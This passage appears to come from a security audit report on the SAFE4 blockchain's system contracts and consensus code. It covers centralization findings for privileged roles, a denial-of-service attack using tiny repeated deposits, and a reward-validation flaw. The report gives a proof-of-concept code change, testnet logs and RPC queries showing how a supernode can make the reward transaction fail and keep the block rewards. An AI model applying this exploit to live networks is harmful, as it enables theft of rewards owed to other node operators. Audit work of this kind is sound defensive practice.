
In the contract `MasterNodeState`, the role `_formalsn` has authority over the functions shown in the diagram below. Any compromise to the `_formalsn` account may allow the hacker to take advantage of this authority and upload and update data with specific ids and states.




In the contract `Property`, the role `_owner` has authority over the functions shown in the diagram below. Any compromise to the `_owner` account may allow the hacker to take advantage of this authority and add a new property with validation checks.




In the contract `SuperNodeLogic`, the role `_owner` has authority over the functions shown in the diagram below. Any compromise to the `_owner` account may allow the hacker to take advantage of this authority and change the official status of a supernode.





In the contract `SuperNodeLogic`, every supernode's creator has authority over the functions shown in the diagram below.

- changeAddress()
- changeName()
- changeEnode()


- changeDescription()

Any compromise to the `creator` account may allow the hacker to take advantage of this authority and change the supernode's address/name/enode info/description.

In the contract `SuperNodeState`, the role `_formalsn` has authority over the functions shown in the diagram below. Any compromise to the `_formalsn` account may allow the hacker to take advantage of this authority and upload IDs and states after validation.




In the contract `SystemReward`, the role `_formalsn` has authority over the functions shown in the diagram below. Any compromise to the `_formalsn` account may allow the hacker to take advantage of this authority and distribute rewards to nodes and proposal addresses.




**Important Note**: Certain identification and KYC procedures were attempted to be applied to the project team in order to better understand the centralization situation and potential risks of the project. The project team refused to cooperate with the investigation efforts, and thus based on the negative signals we concluded that there is potential high risk to the project. We

strongly advise end users to conduct further research and exercise due diligence before engaging with the project. It is crucial for end users to independently verify and assess all available information to make informed decisions.

## Recommendation

The risk describes the current project design and potentially makes iterations to improve in the security operation and level of decentralization, which in most cases cannot be resolved entirely at the present stage. We advise the client to carefully manage the privileged account's private key to avoid any potential risks of being hacked. In general, we strongly recommend centralized privileges or roles in the protocol be improved via a decentralized mechanism or smart-contract-based accounts with enhanced security practices, e.g., multisignature wallets. Indicatively, here are some feasible suggestions that would also mitigate the potential risk at a different level in terms of short-term, long-term and permanent:

### Short Term:

Timelock and Multi sign (⅔, ⅗) combination *mitigate* by delaying the sensitive operation and avoiding a single point of key management failure.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to the private key compromised;
  AND
- A medium/blog link for sharing the timelock contract and multi-signers addresses information with the public audience.

### Long Term:

Timelock and DAO, the combination, *mitigate* by applying decentralization and transparency.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Introduction of a DAO/governance/voting module to increase transparency and user involvement.
  AND
- A medium/blog link for sharing the timelock contract, multi-signers addresses, and DAO information with the public audience.

### Permanent:

Renouncing the ownership or removing the function can be considered *fully resolved*.

- Renounce the ownership and never claim back the privileged roles.
  OR
- Remove the risky functionality.

## Alleviation

**[SAFE4 Team - 12/30/2024]** :

The team acknowledged the finding and decided to remain unchanged.

> The sole _owner needs to have authority over changeIsOfficial & addProperty is our design.
> All Official MasterNodes & SuperNodes will be selected when all MasterNodes and SuperNodes are invalid, ensuring SAFE4-network to run. So, we need to allow change for official nodes.
> SAFE4 will need to upgrade and add new features in the future, and the related feature values need to be maintained through the Property Contract, so the owner needs to be able to add new properties.

**[CertiK - 02/18/2025]** :

The risk status remains `Acknowledged` , with no further mitigations identified during the current audit engagement. It is strongly recommended that the aforementioned methods be implemented to prevent centralized failure. Additionally, CertiK strongly advises the project team to periodically review the private key security management for all addresses associated with centralized roles.

**[CertiK - 06/18/2025]**:

The team chose to deploy a multi-signature contract at the genesis block. After a transaction is submitted to the multi-sig contract, it must be confirmed by the owners. Only after receiving enough confirmations can the transaction be executed. Currently, the multi-sig contract requires 3 out of 5 owners to approve a transaction. Additionally, each transaction includes a time delay before execution, which is set by the submitter but must be at least 10 minutes.

Multi-sig wallet address(3/5): 0x0000000000000000000000000000000000001102

- Signer 1: 0x37bB40810C85c6a8a1E7497044827C62bdc37654
- Signer 2: 0x7b9D6AF104C84aec494b807eE582832078abE2D1
- Signer 3: 0x78542d1c939892542E4E0801b8A84b582678d45F
- Signer 4: 0x8787e6e9480bAaf8D1B6C29C3aEa95Eb93f67807
- Signer 5: 0x825D1A52Ac19Cb557D9f8E89515637c332648D6f

The ownership of all pre-deployed contracts is held by a single multi-signature contract address 0x0000000000000000000000000000000000001102:

- address: 0x0000000000000000000000000000000000000999
- address: 0x0000000000000000000000000000000000001000
- address: 0x0000000000000000000000000000000000001010
- address: 0x0000000000000000000000000000000000001020
- address: 0x0000000000000000000000000000000000001025
- address: 0x0000000000000000000000000000000000001030
- address: 0x0000000000000000000000000000000000001035
- address: 0x0000000000000000000000000000000000001040

- address: 0x0000000000000000000000000000000000001050
- address: 0x0000000000000000000000000000000000001060
- address: 0x0000000000000000000000000000000000001070
- address: 0x0000000000000000000000000000000000001080
- address: 0x0000000000000000000000000000000000001090

# SAA-06 | CENTRALIZED CONTROL OF CONTRACT UPGRADE

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| **Centralization** | **Centralization** | **3rd/OpenZeppelin/openzeppelin-contracts-upgradeable/contracts/access/OwnableUpgradeable.sol (SAFE4-system-contract): 21; System.sol (SAFE4-system-contract): 21** | **3/5 Multi-Sig** |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

In the contracts below, the role `admin` has the authority to update the implementation contract.

- AccountManager
- MasterNodeLogic
- MasterNodeState
- MasterNodeStorage
- Property
- Proposal
- Safe3
- SNVote
- SuperNodeLogic
- SuperNodeState
- SuperNodeStorage
- SystemReward

Any compromise to the `admin` account may allow a hacker to take advantage of this authority and change the implementation contract which is pointed by proxy and therefore execute potential malicious functionality in the implementation contract.

**Important Note**: Certain identification and KYC procedures were attempted to be applied to the project team in order to better understand the centralization situation and potential risks of the project. The project team refused to cooperate with the investigation efforts, and thus based on the negative signals we concluded that there is potential high risk to the project. We

strongly advise end users to conduct further research and exercise due diligence before engaging with the project. It is crucial for end users to independently verify and assess all available information to make informed decisions.

## Recommendation

We recommend that the team make efforts to restrict access to the admin of the proxy contract. A strategy of combining a time-lock and a multi-signature (⅔, ⅗) wallet can be used to prevent a single point of failure due to a private key compromise. In addition, the team should be transparent and notify the community in advance whenever they plan to migrate to a new implementation contract.

Here are some feasible short-term and long-term suggestions that would mitigate the potential risk to a different level and suggestions that would permanently fully resolve the risk.

### Short Term:

A combination of a time-lock and a multi signature (⅔, ⅗) wallet mitigate the risk by delaying the sensitive operation and avoiding a single point of key management failure.

- A time-lock with reasonable latency, such as 48 hours, for awareness of privileged operations;
  AND
- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to a private key compromised;
  AND
- A medium/blog link for sharing the time-lock contract and multi-signers addresses information with the community.

For remediation and mitigated status, please provide the following information:

- Provide the deployed time-lock address.
- Provide the **gnosis** address with **ALL** the multi-signer addresses for the verification process.
- Provide a link to the **medium/blog** with all of the above information included.

### Long Term:

A combination of a time-lock on the contract upgrade operation and a DAO for controlling the upgrade operation mitigate the contract upgrade risk by applying transparency and decentralization.

- A time-lock with reasonable latency, such as 48 hours, for community awareness of privileged operations;
  AND
- Introduction of a DAO, governance, or voting module to increase decentralization, transparency, and user involvement;
  AND

- A medium/blog link for sharing the time-lock contract, multi-signers addresses, and DAO information with the community.

For remediation and mitigated status, please provide the following information:

- Provide the deployed time-lock address.
- Provide the **gnosis** address with **ALL** the multi-signer addresses for the verification process.
- Provide a link to the **medium/blog** with all of the above information included.

### Permanent:

Renouncing ownership of the `admin` account or removing the upgrade functionality can *fully* resolve the risk.

- Renounce the ownership and never claim back the privileged role;
  OR
- Remove the risky functionality.

*Note: we recommend the project team consider the long-term solution or the permanent solution. The project team shall make a decision based on the current state of their project, timeline, and project resources.*

## Alleviation

**[SAFE4 Team - 12/30/2024]** :
The team acknowledged the finding and decided to remain unchanged for current version.

> SAFE4 system contracts is upgradle contracts which are implemented by openzeppelin-contracts.

**[CertiK - 02/18/2025]** :
The risk status remains `Acknowledged` , with no further mitigations identified during the current audit engagement. It is strongly recommended that the aforementioned methods be implemented to prevent centralized failure. Additionally, CertiK strongly advises the project team to periodically review the private key security management for all addresses associated with centralized roles.

**[CertiK - 06/18/2025]**:
The team chose to deploy a multi-signature contract at the genesis block. After a transaction is submitted to the multi-sig contract, it must be confirmed by the owners. Only after receiving enough confirmations can the transaction be executed. Currently, the multi-sig contract requires 3 out of 5 owners to approve a transaction. Additionally, each transaction includes a time delay before execution, which is set by the submitter but must be at least 10 minutes.

Multi-sig wallet address(3/5): 0x0000000000000000000000000000000000001102

- Signer 1: 0x37bB40810C85c6a8a1E7497044827C62bdc37654
- Signer 2: 0x7b9D6AF104C84aec494b807eE582832078abE2D1

- Signer 3: 0x78542d1c939892542E4E0801b8A84b582678d45F
- Signer 4: 0x8787e6e9480bAaf8D1B6C29C3aEa95Eb93f67807
- Signer 5: 0x825D1A52Ac19Cb557D9f8E89515637c332648D6f

Additionally, we confirmed that all upgradeable contracts listed below are administered by 0x0000000000000000000000000000000000000999, which we identified as a valid OpenZeppelin ProxyAdmin instance.

- address: 0x0000000000000000000000000000000000001000
- address: 0x0000000000000000000000000000000000001010
- address: 0x0000000000000000000000000000000000001020
- address: 0x0000000000000000000000000000000000001025
- address: 0x0000000000000000000000000000000000001030
- address: 0x0000000000000000000000000000000000001035
- address: 0x0000000000000000000000000000000000001040
- address: 0x0000000000000000000000000000000000001050
- address: 0x0000000000000000000000000000000000001060
- address: 0x0000000000000000000000000000000000001070
- address: 0x0000000000000000000000000000000000001080
- address: 0x0000000000000000000000000000000000001090

The administrative control of this ProxyAdmin contract is properly assigned to a MultiSigWallet contract at address 0x0000000000000000000000000000000000001102.

# AMS-04 DENIAL OF SERVICE ATTACK VIA INSUFFICIENT DEPOSIT VALIDATION

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Denial of Service | Major | AccountManager.sol (SAFE4-system-contract): 34, 41, 63, 74, 89 | Resolved |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `AccountManager.sol`

The deposit function allows users to deposit tokens to a specified address. However, it only checks if `msg.value` is greater than 0, allowing a malicious user to deposit minimal amounts(1 wei) repeatedly, like 1,000,000 times.

```
// deposit
function deposit(address _to, uint _lockDay) public payable override returns (uint)
{
    require(msg.value > 0, "invalid amount");
    uint id = addRecord(_to, msg.value, _lockDay);
    emit SafeDeposit(_to, msg.value, _lockDay, id);
    return id;
}
```

This can lead to a Denial of Service (DoS) attack by excessively populating the addr2records array, causing iteration failures for out-of-gas in functions like withdraw.

```
// withdraw
function withdraw() public override returns (uint) {
    uint amount;
    uint num;
    (amount, num) = getAvailableAmount(msg.sender);
    require(amount > 0, "insufficient amount");

    uint[] memory ids = new uint[](num);
    uint index;
    if(balances[msg.sender] != 0) {
        ids[index++] = 0;
    }
    AccountRecord[] memory records = addr2records[msg.sender];
    for(uint i; i < records.length; i++) {
        if(block.number >= records[i].unlockHeight && block.number >=
id2useinfo[records[i].id].unfreezeHeight && block.number >=
id2useinfo[records[i].id].releaseHeight) {
            ids[index++] = records[i].id;
        }
    }
}
```

The same issue exists in the public function `depositReturnNewID` and `depositWithSecond`. Things will get worse if the attacker calls the functions `batchDeposit4One` and `batchDeposit4Multi` to deposit tokens that allow any user to deposit multiple times in a function.

## Scenario

Here is a possible attack scenario:

1. Alice sets the to address to her own and deposits 1 SAFE using the deposit function.
2. Bob observes Alice's actions and invokes the batchDeposit4One() function with parameters: to as Alice, times as 1,000,000, and msg.value as 1,000,000 wei.
3. Bob repeats this process, causing the array addr2records[Alice] to grow significantly.
4. When Alice attempts to call the withdraw() function, the getAvailableAmount() function incurs high gas costs. Eventually, the transaction runs out of gas, causing Alice's withdrawal attempt to fail.

## Recommendation

Recommend to implement a minimum deposit threshold to prevent abuse.

## Alleviation

**[SAFE4 Team - 12/30/2024]** :

The team heeded our advice and resolved the finding by implementing a minimum deposit threshold. The change is reflected

in the commit `b394c00fcafb025b7463eae89d6286fdd9eef38e` .

# FES-10 EXTRA TRANSACTION DATA CAUSES REWARD TRANSACTION FAILURE

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Design Issue | Major | consensus/spos/spos.go (SAFE4): 1164~1221 | Resolved |

## Description

Repository:

- `SAFE4 Chain`

Commit hash:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `consensus/spos`

**`consensus/spos`**

```
1164  func (s *Spos) CheckRewardTransaction(block *types.Block) error {
1165      transactions := block.Transactions()
1166      for i, tx := range transactions {
1167          if tx.To() != nil && *tx.To() == systemcontracts.
SystemRewardContractAddr && i != transactions.Len() - 1 {
1168              return fmt.Errorf("block[%s] exist multiple system-reward-tx",
 block.Hash().Hex())
1169          }
1170      }
1171
1172      transaction := transactions[transactions.Len() - 1]
1173      if transaction.To() == nil || *transaction.To() != systemcontracts.
SystemRewardContractAddr {
1174          return fmt.Errorf("missing system-reward-tx")
1175      }
1176
1177      vABI, err := abi.JSON(strings.NewReader(systemcontracts.SystemRewardABI))
1178      if err != nil {
1179          return  err
1180      }
1181
1182      inputdata := transaction.Data()
1183      method, err := vABI.MethodById(inputdata)
1184      if err != nil {
1185          return err
1186      }
1187      inputsMap := make(map[string]interface{})
1188      if err := method.Inputs.UnpackIntoMap(inputsMap, inputdata[4:]); err !=
nil {
1189          return err
1190      }
1191      snCount := inputsMap["_snAmount"].(*big.Int)
1192      mnCount := inputsMap["_mnAmount"].(*big.Int)
1193      ppCount := inputsMap["_ppAmount"].(*big.Int)
1194      ppAddr := inputsMap["_ppAddr"].(common.Address)
1195      snAddr := inputsMap["_snAddr"].(common.Address)
1196      mnAddr := inputsMap["_mnAddr"].(common.Address)
1197
1198      signer := types.MakeSigner(s.chainConfig, block.Number())
1199      from, err := signer.Sender(transaction)
1200      if err != nil {
1201          return err
1202      }
1203
1204      blocknumber := block.NumberU64()
1205      totalReward := getBlockSubsidy(blocknumber, withoutSuperBlockPart)
1206      masterNodePayment := getMasternodePayment(totalReward)
1207      superNodeReward := new(big.Int).Sub(totalReward, masterNodePayment)
1208      proposalReward := getBlockSubsidy(blocknumber, onlySuperBlockPart)
1209
1210      nextMNAddr, err := s.GetNextMasterNode(block.ParentHash())
1211      if err != nil {
```

```
 1212          return err
 1213      }
 1214
 1215      if snCount.Cmp(superNodeReward) != 0 || mnCount.Cmp(masterNodePayment) !=
 0 || ppCount.Cmp(proposalReward) != 0 || ppAddr != systemcontracts.
ProposalContractAddr || mnAddr != nextMNAddr || from != snAddr || block.Coinbase()
!= snAddr {
 1216          return fmt.Errorf(
"invalid greward (snCount: %d superNodeReward: %d mnCount:%d masterNodePayment:%d
from:%s snAddr:%s miner: %s mnAddr:%s nextMNAddr:%s ppAddr:%s)"
, snCount, superNodeReward,
 1217              mnCount, masterNodePayment, from.Hex(), snAddr.Hex(), block.
Coinbase(), mnAddr.Hex(), nextMNAddr.Hex(), ppAddr.Hex())
 1218      }
 1219
 1220      return nil
 1221  }
```

In the commit `bb6cb5aa21ea8fa21f7f6bb458d952960698b3d0`, only the value part is validated against for the reward transaction in `CheckRewardTransaction`.

The `CheckRewardTransaction` function does not verify whether the transaction data contains extra bytes beyond what is required for the `systemReward` function parameters. If the data includes additional bytes beyond the necessary parameters, it can still pass the `CheckRewardTransaction` validation. The `method.Inputs.UnpackIntoMap()` works by parsing `inputdata[4:]` according to the `Input` template. As long as the initial part of this byte slice is valid, any extra data will be ignored and not parsed. Therefore, a valid `inputdata` can be calculated, and extra bytes can be appended to it, allowing it to pass the `CheckRewardTransaction` check. However, the transaction will fail during execution.

The `CheckRewardTransaction` function is designed to check the last transaction in a block, the RewardTransaction, to ensure that block rewards are correctly distributed. Supernodes can exploit this vulnerability by modifying the RewardTransaction data to append random bytes to an otherwise valid transaction. Such a transaction will pass the `CheckRewardTransaction` validation but fail during execution. If the Reward Transaction fails to execute, supernodes will receive all the block rewards for profit.

In conclusion, if the `RewardTransaction` fails to execute, the miner can receive the entire reward without distributing it according to the original plan.

## Scenario

1. The SuperNode modifies the data of the Reward transaction by appending some additional bytes behind the original transaction data.
2. The SuperNode broadcasts the block with the modified reward transaction and other nodes receive the block.
3. The `CheckRewardTransaction` passed and the block is accepted by other nodes.
4. The reward transaction executed failed and the SuperNode gets all the rewards directly. The balance is directly increased, whereas the normal process requires founders to withdraw their rewards from the AccountManager contract themselves.

## Proof of Concept

1. Modify the `Reward` function in the `spos.go`. Add useless bytes into the transaction data.

```
func (s *Spos) Reward(snAddr common.Address, snCount *big.Int, mnAddr
common.Address, mnCount *big.Int, ppAddr common.Address, ppCount *big.Int, header
*types.Header, state *state.StateDB, txs *[]*types.Transaction, receipts *
[]*types.Receipt) error {
    vABI, err := abi.JSON(strings.NewReader(systemcontracts.SystemRewardABI))
    if err != nil {
        return err
    }

    data, err := vABI.Pack("reward", snAddr, snCount, mnAddr, mnCount, ppAddr,
ppCount)
    if err != nil {
        return err
    }

    // add useless byte slice into the data
>   length := 16
>   randomBytes := make([]byte, length)
>   rand.Read(randomBytes)

    data = append(data, randomBytes...)

    value := new(big.Int)
    value.Add(snCount, mnCount)
    value.Add(value, ppCount)
    msgData := (hexutil.Bytes)(data)
    nonce := state.GetNonce(snAddr)
    gas := params.MaxSystemRewardTxGas
    args := ethapi.TransactionArgs{
        From:     &snAddr,
        To:       &systemcontracts.SystemRewardContractAddr,
        Data:     &msgData,
        Value:    (*hexutil.Big)(value),
        Gas:      (*hexutil.Uint64)(&gas),
        GasPrice: (*hexutil.Big)(common.Big0),
        Nonce:    (*hexutil.Uint64)(&nonce),
    }

    rawTx := args.ToTransaction()
    tx, err := s.signTxFn(accounts.Account{Address: snAddr}, rawTx,
s.chainConfig.ChainID)
    if err != nil {
        return err
    }

    state.Prepare(tx.Hash(), len(*txs))
    snap := state.Snapshot()
    gasPool := new(core.GasPool).AddGas(header.GasLimit)
```

```
    receipt, err := core.ApplyTransaction(s.chainConfig, s.chain, &header.Coinbase,
gasPool, state, header, tx, &header.GasUsed, *s.chain.GetVMConfig())
    if err != nil {
        log.Info("The Reward Transaction error :", "err", err)
        state.RevertToSnapshot(snap)
        return err
    }

    *txs = append(*txs, tx)
    *receipts = append(*receipts, receipt)
    SetReceiptTxs(*receipts, *txs)
    return err
}
```

2. Run the testnet. The testnet is operating smoothly, and blocks are being produced as expected.

```
INFO [01-06|07:51:18.026] Commit new sealing work                  number=16
sealhash=2cd289..63c095 uncles=0 txs=1 gas=1,017,473 fees=0 elapsed=11.966ms
INFO [01-06|07:51:48.000] Successfully sealed new block            number=16
sealhash=2cd289..63c095 hash=320a2f..4e976a parent=156430..c4c120 elapsed=29.974s
INFO [01-06|07:51:48.000] 🔗 block reached canonical chain          number=9
hash=893b57..d54578
INFO [01-06|07:51:48.000] 🔨 mined potential block                  number=16
hash=320a2f..4e976a
```

3. Query the latest block by JSON RPC.

```
curl --location --request POST 'http://localhost:8549' \
--header 'Content-Type: application/json' \
--data-raw '{
    "jsonrpc": "2.0",
    "method": "eth_getBlockByNumber",
    "id": 1,
    "params": ["latest", true]
}'
```

4. Get the transaction hash from the block info in step3

   `0x4e9fb2481a2bcd2afee1d8a084a33d83b582de814b821424ac5ab159bc567b54`

5. Get the transaction receipt by the hash.

```
curl --location --request POST 'http://localhost:8545' \
--header 'Content-Type: application/json' \
--data-raw '{
  "jsonrpc": "2.0",
  "method": "eth_getTransactionReceipt",
  "params": ["0x4e9fb2481a2bcd2afee1d8a084a33d83b582de814b821424ac5ab159bc567b54"],
  "id": 1
}'
```

The result:


```
{"jsonrpc":"2.0","id":1,"result":
{"blockHash":"0x615d35b0550a8be0a817c17c639d2b97f3253cb060039fc947bb73e54c069cf7","b
lockNumber":"0x9f","contractAddress":null,"cumulativeGasUsed":"0xf89f9","effectiveGa
sPrice":"0x0","from":"0xa503b779f09c994b96e3b4d408f354f17a1aab68","gasUsed":"0xf89f9
","logs":
[],"logsBloom":"0x00000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000
